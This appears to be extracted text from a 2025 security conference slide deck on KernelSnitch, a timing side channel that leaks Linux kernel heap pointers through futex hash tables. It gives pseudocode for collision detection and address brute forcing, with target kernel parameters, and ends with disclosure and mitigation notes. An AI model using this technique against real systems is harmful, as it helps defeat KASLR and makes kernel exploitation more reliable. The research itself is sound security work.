
Motivation



Motivation



Motivation



Kernel Heap Pointer Leak

Recall:

Access primitive

```
1 index = hash_fn(kaddr, user_id)
2 bucket = hash_table[index]
3 for e in bucket
```

Kernel Heap Pointer Leak

Hash:

- Known: hash_fn, user_id
- Unkown: kaddr

Recall:

Access primitive

```
1 index = hash_fn(kaddr, user_id)
2 bucket = hash_table[index]
3 for e in bucket
```

Kernel Heap Pointer Leak

Recall:

Access primitive

```
1 index = hash_fn(kaddr, user_id)
2 bucket = hash_table[index]
3 for e in bucket
```

Hash:

- Known: hash_fn, user_id
- Unknown: kaddr

Exploit strategy (online phase):

- Same kaddr, but different user_ids
- Use our side channel to detect hash collisions

Kernel Heap Pointer Leak

Recall:

Access primitive

```
1 index = hash_fn(kaddr, user_id)
2 bucket = hash_table[index]
3 for e in bucket
```

Hash:

- Known: hash_fn, user_id
- Unkown: kaddr

Exploit strategy (online phase):

- Same kaddr, but different user_ids
- Use our side channel to detect hash collisions

Bruteforce (offline phase):

- Test all possible kaddrs
- Match hash collisions

Attack Scenario





🕒 Target data structure: futex hash table

- Stores kernel metadata for fast userspace mutexes
- `user_id`: user address
- `kaddr`: `mm_struct`



- 👓 **Target data structure:** futex hash table
 - Stores kernel metadata for fast userspace mutexes
 - `user_id`: user address
 - `kaddr`: `mm_struct`
- 👓 **Target system:** x86_64
 - Similar applies to AArch64 and RISC-V



- 👓 **Target data structure:** futex hash table
 - Stores kernel metadata for fast userspace mutexes
 - `user_id`: user address
 - `kaddr`: `mm_struct`
- 👓 **Target system:** x86_64
 - Similar applies to AArch64 and RISC-V
- 👓 Leak in less than 1 min

Access primitive

Append/remove primitive

Primitives

Access primitive

Wake up thread

```
1 def sys_futex_wake(uaddr):  
2     mm = current.mm  
3     h = futex_hash(uaddr, mm)  
4     hbucket = futex_hash_tables[h]  
5     for fqueue in hbucket:  
6         if fqueue.mm == mm and  
7             fqueue.uaddr == uaddr:  
8             fqueue.wake()
```

Append/remove primitive

Primitives

Access primitive

Wake up thread

```
1 def sys_futex_wake(uaddr):
2     mm = current.mm
3     h = futex_hash(uaddr, mm)
4     hbucket = futex_hash_tables[h]
5     for fqueue in hbucket:
6         if fqueue.mm == mm and
7             fqueue.uaddr == uaddr:
8             fqueue.wake()
```

Append/remove primitive

Wait for thread

```
1 def sys_futex_wait(uaddr):
2     mm = current.mm
3     h = futex_hash(uaddr, mm)
4     hbucket = futex_hash_tables[h]
5     fqueue = futex_q(uaddr, mm)
6     hbucket.append(fqueue)
7     fqueue.wait()
```

Hash Collision Detection

Find 15 ids that cause a hash collision

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26

Hash Collision Detection

Find 15 ids that cause a hash collision

```
1 futexes = new array(1<<30) // user identifiers for primitives
2 collisions = []           // found collisions
3 def find_collisions():
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
```

Hash Collision Detection

Find 15 ids that cause a hash collision

```
1 futexes = new array(1<<30) // user identifiers for primitives
2 collisions = [] // found collisions
3 def find_collisions():
4
5     flush_cpu_caches()
6     t0 = get_time()
7     sys_futex_wake(0xdeadbeef)
8     t1 = get_time()
9     threshold_time = 10*(t1-t0)
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
```

Obtain access timing
of an empty bucket

Hash Collision Detection

Find 15 ids that cause a hash collision

```
1 futexes = new array(1<<30) // user identifiers for primitives
2 collisions = [] // found collisions
3 def find_collisions():
4
5     flush_cpu_caches()
6     t0 = get_time()
7     sys_futex_wake(0xdeadbeef)
8     t1 = get_time()
9     threshold_time = 10*(t1-t0)
10
11     for i in range(4096):
12         sys_futex_wait(futexes[0])
13         collisions.append(futexes[0])
14
15
16
17
18
19
20
21
22
23
24
25
26
```

Obtain access timing
of an empty bucket

Append 4096 futexes to
one bucket

Hash Collision Detection

Find 15 ids that cause a hash collision

```
1 futexes = new array(1<<30) // user identifiers for primitives
2 collisions = [] // found collisions
3 def find_collisions():
4
5     flush_cpu_caches()
6     t0 = get_time()
7     sys_futex_wake(0xdeadbeef)
8     t1 = get_time()
9     threshold_time = 10*(t1-t0)
10
11     for i in range(4096):
12         sys_futex_wait(futexes[0])
13         collisions.append(futexes[0])
14
15     fid = 1
16     while sizeof(collisions) < 16:
17
18
19
20
21
22
23
24
25
26     fid++
```

Obtain access timing
of an empty bucket

Append 4096 futexes to
one bucket

Hash Collision Detection

Find 15 ids that cause a hash collision

```
1 futexes = new array(1<<30) // user identifiers for primitives
2 collisions = [] // found collisions
3 def find_collisions():
4
5     flush_cpu_caches()
6     t0 = get_time()
7     sys_futex_wake(0xdeadbeef)
8     t1 = get_time()
9     threshold_time = 10*(t1-t0)
10
11     for i in range(4096):
12         sys_futex_wait(futexes[0])
13         collisions.append(futexes[0])
14
15     fid = 1
16     while sizeof(collisions) < 16:
17
18         flush_cpu_caches()
19         t0 = get_time()
20         sys_futex_wake(futexes[fid])
21         t1 = get_time()
22
23
24
25
26     fid++
```

Obtain access timing
of an empty bucket

Append 4096 futexes to
one bucket

Leak occupancy through
the syscall timing

Hash Collision Detection

Find 15 ids that cause a hash collision

```
1 futexes = new array(1<<30) // user identifiers for primitives
2 collisions = [] // found collisions
3 def find_collisions():
4
5     flush_cpu_caches()
6     t0 = get_time()
7     sys_futex_wake(0xdeadbeef)
8     t1 = get_time()
9     threshold_time = 10*(t1-t0)
10
11     for i in range(4096):
12         sys_futex_wait(futexes[0])
13         collisions.append(futexes[0])
14
15     fid = 1
16     while sizeof(collisions) < 16:
17
18         flush_cpu_caches()
19         t0 = get_time()
20         sys_futex_wake(futexes[fid])
21         t1 = get_time()
22
23         if (t1-t0) > threshold_time:
24             collisions.append(futexes[fid])
25
26     fid++
```


Obtain access timing
of an empty bucket

Append 4096 futexes to
one bucket

Leak occupancy through
the syscall timing

Found collision

Bruteforce Kernel Address




uaddr	coll.
0x501008	-
0x503010	-
0x5041f0	-
0x507b10	-
0x5090a8	-
...	...

Bruteforce attack

```
1 for uaddr in uaddrs:
2     found &= (index == futex_hash(kaddr, uaddr))
```

Bruteforce Kernel Address




uaddr	coll.
0x501008	✗
0x503010	✗
0x5041f0	✗
0x507b10	✗
0x5090a8	✗
...	...

Bruteforce attack

```
1 for uaddr in uaddrs:
2     found &= (index == futex_hash(0xffff888000000000, uaddr))
```

Bruteforce Kernel Address




uaddr	coll.
0x501008	✓
0x503010	✓
0x5041f0	✗
0x507b10	✗
0x5090a8	✗
...	...

Bruteforce attack

```
1 for uaddr in uaddrs:
2     found &= (index == futex_hash(0xffff888000000580, uaddr))
```

Bruteforce Kernel Address




uaddr	coll.
0x501008	✗
0x503010	✗
0x5041f0	✗
0x507b10	✗
0x5090a8	✗
...	...

Bruteforce attack

```
1 for uaddr in uaddrs:
2     found &= (index == futex_hash(0xffff8880017cf080, uaddr))
```

Bruteforce Kernel Address




uaddr	coll.
0x501008	✗
0x503010	✓
0x5041f0	✗
0x507b10	✗
0x5090a8	✓
...	...

Bruteforce attack

```
1 for uaddr in uaddrs:
2     found &= (index == futex_hash(0xffff8880017cf600, uaddr))
```

Bruteforce Kernel Address




uaddr	coll.
0x501008	✓
0x503010	✓
0x5041f0	✓
0x507b10	✓
0x5090a8	✓
...	...

Bruteforce attack

```
1 for uaddr in uaddrs:
2     found &= (index == futex_hash(0xffff8880017cfb80, uaddr))
```


Bruteforce Kernel Address




Bruteforce attack

```
1 for uaddr in uaddrs:
2     found &= (index == futex_hash(0xffff880017cfb80, uaddr))
```

Search Space Reduction

Entropy:


2^{46}



Search Space Reduction

Entropy:


2^{46}




Search Space Reduction

Entropy:

2^{46}




Search Space Reduction



Entropy:

$$2^{46-3-12} \cdot \chi$$


Search Space Reduction



Entropy:

$$2^{46-3-12} \cdot \chi$$


Search Space Reduction



Entropy:

$$2^{46-3-12} \cdot \chi$$


Search Space Reduction



Entropy:

$$2^{46-3-12} \cdot x$$


Search Space Reduction



Entropy:

$$2^{46-3-12} \cdot \chi$$


Search Space Reduction



Entropy:

$$2^{46-3-12} \cdot 23$$

Search Space Reduction



Entropy:

$2^{35.5}$

System Dependencies



System Dependencies



Target: Ubuntu Linux kernel 6.8.0-52-generic



System Dependencies



- 📡 **Target:** Ubuntu Linux kernel 6.8.0-52-generic
- 📡 **Slab page order size?**
- 📡 **mm_struct size?**

System Dependencies



📌 **Target:** Ubuntu Linux kernel 6.8.0-52-generic

📌 **Slab page order size?**

📌 **mm_struct size?**

📌 `root:/sys/kernel/slab/mm_struct> grep .* *`

Output

```
...
objs_per_slab:23 # objects per slab
order:3          # page order
...
slab_size:1408   # size of mm_struct
...
```

Let's leak some kernel addresses

Mitigations & Conclusion

Mitigations





 We disclosed KernelSnitch



We disclosed KernelSnitch



Linus Torvalds: "KASLR is broken for local accesses."

- No mitigation



We disclosed KernelSnitch



Linus Torvalds: "KASLR is broken for local accesses."

- No mitigation



Kees Cook: "They **leak heap KASLR**, not code KASLR. Heap KASLR is **hard** to expose, even locally."

- Presented patch

Vulnerable indexing

```
1 def futex_hash(id):  
2     return hash(id)
```

Patched indexing

```
1 def futex_hash(id):  
2     key = hash(id)  
3  
4  
5     return key
```

Patched indexing

```
1 def futex_hash(id):  
2     key = hash(id)  
3     key ^= swap(futex_hash_table)  
4  
5     return key
```


Patched indexing

```
1 def futex_hash(id):  
2     key = hash(id)  
3     key ^= swap(futex_hash_table)  
4     key ^= kaslr_offset()  
5     return key
```

Patched indexing

```
1 def futex_hash(id):  
2     key = hash(id)  
3     key ^= swap(futex_hash_table)  
4     key ^= kaslr_offset()  
5     return key
```



Linus Torvalds: "What voodoo programming is this?"

Patched indexing

```
1 def futex_hash(id):  
2     key = hash(id)  
3     key ^= swap(  
4     key ^= k  
5     return k
```

REJECT!



Linus Torvalds: "What voodoo programming is this?"

Patched indexing

```
1 def futex_hash(id):  
2     key = hash(id)  
3     key ^= swap(  
4     key ^= k  
5     return k
```

REJECT!



Linus Torvalds: "What voodoo programming is this?"



Still exploitable to this day!

Summary






- **We presented KernelSnitch**
 - 🕒 Timing side channel on hash tables
 - 🕒 Software-induced




- **We presented KernelSnitch**
 - 🕶 Timing side channel on hash tables
 - 🕶 Software-induced
- **We demonstrated leakage amplification**
 - 🕶 Exploitable from user space
 - 🕶 From untrusted, isolated users




- **We presented KernelSnitch**
 - 🕒 Timing side channel on hash tables
 - 🕒 Software-induced
- **We demonstrated leakage amplification**
 - 🕒 Exploitable from user space
 - 🕒 From untrusted, isolated users
- **We showed first kernel heap pointer leak**
 - 🕒 Using a side channel
 - 🕒 Less than 1 min




👓 Opens up a (mostly) unexplored field of research



- 🎧 Opens up a (mostly) unexplored field of research
- 🎧 KernelSnitch is **not** an end-to-end privilege-escalation exploit



- 👓 Opens up a (mostly) unexplored field of research
- 👓 KernelSnitch is **not** an end-to-end privilege-escalation exploit
- 👓 **However**, it leaks addresses of exploitation-relevant kernel structures



- 👓 Opens up a (mostly) unexplored field of research
- 👓 KernelSnitch is **not** an end-to-end privilege-escalation exploit
- 👓 **However**, it leaks addresses of exploitation-relevant kernel structures
- 👓 With a given write primitive, this makes kernel exploitation notably more **reliable** and **stable**

| KernelSnitch

Leaking Kernel Heap Pointers by Exploiting Software-Induced
Side-Channel Leakage of Kernel Hash Tables

Lukas Maar Jonas Juffinger

April 3-4, 2025

BRIEFINGS

> isec.tugraz.at

Bruteforce with Reduced Search Space

Bruteforce phase

```
1 def leak_mm_struct():  
2  
3  
4  
5  
6  
7  
8  
9  
10
```

Bruteforce with Reduced Search Space

Bruteforce phase

```
1 def leak_mm_struct():
2     slab_base_address = 0xffff888000000000
3     for slab_base_address < 0xffffc87fffffffff:
4
5
6
7
8
9
10     slab_base_address += 8*4096
```

Bruteforce with Reduced Search Space

Bruteforce phase

```
1 def leak_mm_struct():
2     slab_base_address = 0xffff888000000000
3     for slab_base_address < 0xffffc87fffffffff:
4         potential_address = slab_base_address
5         for potential_address < slab_base_address + 8*4096:
6
7
8
9         potential_address += mm_struct_size
10    slab_base_address += 8*4096
```


Bruteforce with Reduced Search Space

Bruteforce phase

```
1 def leak_mm_struct():
2     slab_base_address = 0xffff888000000000
3     for slab_base_address < 0xffffc87fffffff:
4         potential_address = slab_base_address
5         for potential_address < slab_base_address + 8*4096:
6             if bruteforce_attack(potential_address):
7                 print("[+] found "+potential_address)
8                 exit()
9         potential_address += mm_struct_size
10    slab_base_address += 8*4096
```